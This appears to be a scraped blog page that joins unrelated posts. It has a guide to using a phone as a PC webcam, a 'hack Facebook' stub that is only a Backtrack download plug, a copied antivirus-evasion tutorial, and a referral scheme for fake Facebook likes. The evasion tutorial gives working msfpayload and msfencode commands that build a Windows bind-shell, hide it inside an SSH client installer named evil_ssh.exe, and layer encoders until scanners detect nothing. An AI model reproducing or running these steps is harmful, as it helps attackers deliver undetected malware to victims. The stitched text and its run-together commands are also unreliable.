CATEGORY

see also

Infolinks In Text Ads

Search This Blog

How to use Mobile Camera as PC Webcam - Android - Symbian

Online chatting has been redefined with the video chat technology and more and more webcams are taking birth introducing new and vast technology, well but side by side webcams are somewhat expensive and can do only one task live streaming you to your friends and family members. Well if you wanna save your money and side by side want the same webcam experience, you can convert your mobile camera into PC webcam with small apps and tools easily. 
Well we have three best options tat work universally on every platform, so we are going to use Smartcam as our first source, Mobiola web camera and the second source and the third one is specifically for android that’s iP webcam.

smartcam package#1. Smartcam Package :

Smartcam Package simply provides an easy to install option for your all devices, Symbian, Android, iPhone and connect them as a webcam for your pc.
  1. Download Smartcam Package and extract it in your pc, it’s a simple zip package so just right click and choose extract.
  2. Now it contains a .exe file for your computer and applications for your android device, Symbian device and iPhone. You can use the one in package or you can download them online for newer versions.
  3. Now after you have installed on both devices just fire it up using Bluetooth or USB connectivity and follow instructions and you will be live streaming your mobile camera video as PC webcam.

mobiola web camera#2. Mobiola Web Camera :

Mobiola Web camera is available for iOS Devices, Blackberry, Symbian but its nor free and you have to pay little cost to get that app running.
  1. Purchase Mobiola Web Camera software or download as trial version.
  2. Now juts install app on your device after purchasing their device application.
  3. That’s it now follow instructions and start chatting with your friends.

ip webcam android#3. iP Webcam for Android Devices :

iP Webcam for Android is simple application fro converting your Android Device into a wireless PC Webcam. This free application can be installed right into your pc and can used just by a simple iP (internet protocol address).
  1. Download iP Webcam AndroidApp.
  2. Install the application on your phone and connect to the same Wi-Fi network connected to your PC.
  3. Now just follow the instruction on your app and you will be able to connect your device camera with your PC and use it as a webcam.
So now these were the three easy options fro converting your device camera into a simple and free PC webcam. So no investment but still the same fun of video chatting is continued. Have fun and do comment.

How to Hack Facebook Accounts with Backtrack 5

SOURCE----------- COPIED

There are several organizations that have worked tirelessly to create various security based Linux Distribution . Among the most well known Penetration Testing distribution is known as " BACKTRACK ". Backtrack is not new now .

For  a hacker a Backtrack Linux is like a dream come true . Whole distribution comes preloaded with hundreds of security tools that are already installed .

The Best thing about the Backtrack is : Its FREE!

Download Link : http://www.backtrack-linux.org/downloads/

How To Bypass Antivirus Detection - Making An Executable FUD (HOW TO MAKE A VIRUS UNDETECTABLE FROM ANTI-VIRUS)

SOURCE----- COPIED
So in this tutorial we will show you step by step on how to make a virus Fully Undetectable from all the antiviruses. Thought their are lots of approaches, however our team member Malik Rafay has managed to find a way to make an executable FUD using msfencode.

Requirements 

A Backtrack machine , real or virtual. I used Backtrack 5 r3, but other versions of Backtrack are working OK too !!!
Attention !!!

We are using some harmless test files but don't infect people with any real viruses that's a Crime and we here atHackyShacky are not responsible for.
Purpose:

Antivirus protects machines from malware but not all of it .there are ways to pack malware to make it harder to detect. well use metasploit to render malware completely invisible to antivirus. 

Creating a Listener:

This is a simple payload that gives the attacker remote control of a machine. It is not a virus ant won't spread, but it is detected by antivirus engines. In Backtrack in a Terminal windows execute these commands:  

cd
msfpayload
 windows/shell_bind_tcp LPORT=2482 X > /root/listen.exe
ls -l listen.exe


You should see the listen.exe file as shown below: 


Analyzing the Listener with VirusTotal

Go to https://www.virustotal.com/en/

Click the "Choose File" button. Navigate to /root and double-click the listen.exe"listen.exe" appears in the "Choose File" box, as shown below:

In the virustotal web page , Click the "scan it" button !!!
If you see a "File already analyzed" message, click the "View last analysis" button.
The analysis shows that many of the antivirus engines detected the file--33 out of 42, when I did it, as shown below. You may see different numbers, but many of the engines should detect it.
Encoding the Listener 

this process will encode the listener, & insert it into an innocent SSH file.
In BackTrack, in a Terminal window, execute these commands:
wget ftp://ftp.ccsf.edu/pub/SSH/sshSecureShellClient-3.2.9.exemsfencode -i /root/listen.exe -t exe -x /root/sshSecureShellClient-3.2.9.exe -k -o /root/evil_ssh.exe -e x86/shikata_ga_nai -c 1ls -l evil*

You should see the evil-ssh.exe file as shown below :


Scan with virusTOTAL

Go to: https://www.virustotal.com/
If you see a "File already analyzed" message, click the "View last analysis" button.
The analysis shows that fewer of the antivirus engines detect the file now--21 out of 42, when I did it, as shown below. You may see different numbers.
 

Encode the Listener Again This process will encode the listener with several different encodings.
In BackTrack, in a Terminal window, execute these commands:

msfencode -i /root/listen.exe -t raw -o /root/listen2.exe -e x86/shikata_ga_nai -c 1msfencode -i /root/listen2.exe -t raw -o

/root/listen3.exe -e x86/jmp_call_additive -c 1
msfencode -i /root/listen3.exe -t raw -o /root/listen4.exe -e x86/call4_dword_xor -c 1

msfencode -i /root/listen4.exe -o /root/listen5.exe -e x86/shikata_ga_nai -c 1ls -l listen*
 
You should see several files as shown below : 
Analyzing Again
The analysis shows that fewer of the antivirus engines detect the file now 0 out of 42 When I did it as shown below. you may see different numbers. 

how to get free fb likes, post likes,followers,pageviews,pics likes and website visits????

how to get free fb likes, post likes,followers,pageview and website visits????

1-visit here http://likesasap.com/register.php?ref=123626
2-signup
3-click on earn free coins
4-like all the pages and earn coins
5-now add your fb page,post,pics etc
6-set the CPC (coins per click
7-done 

like us on fb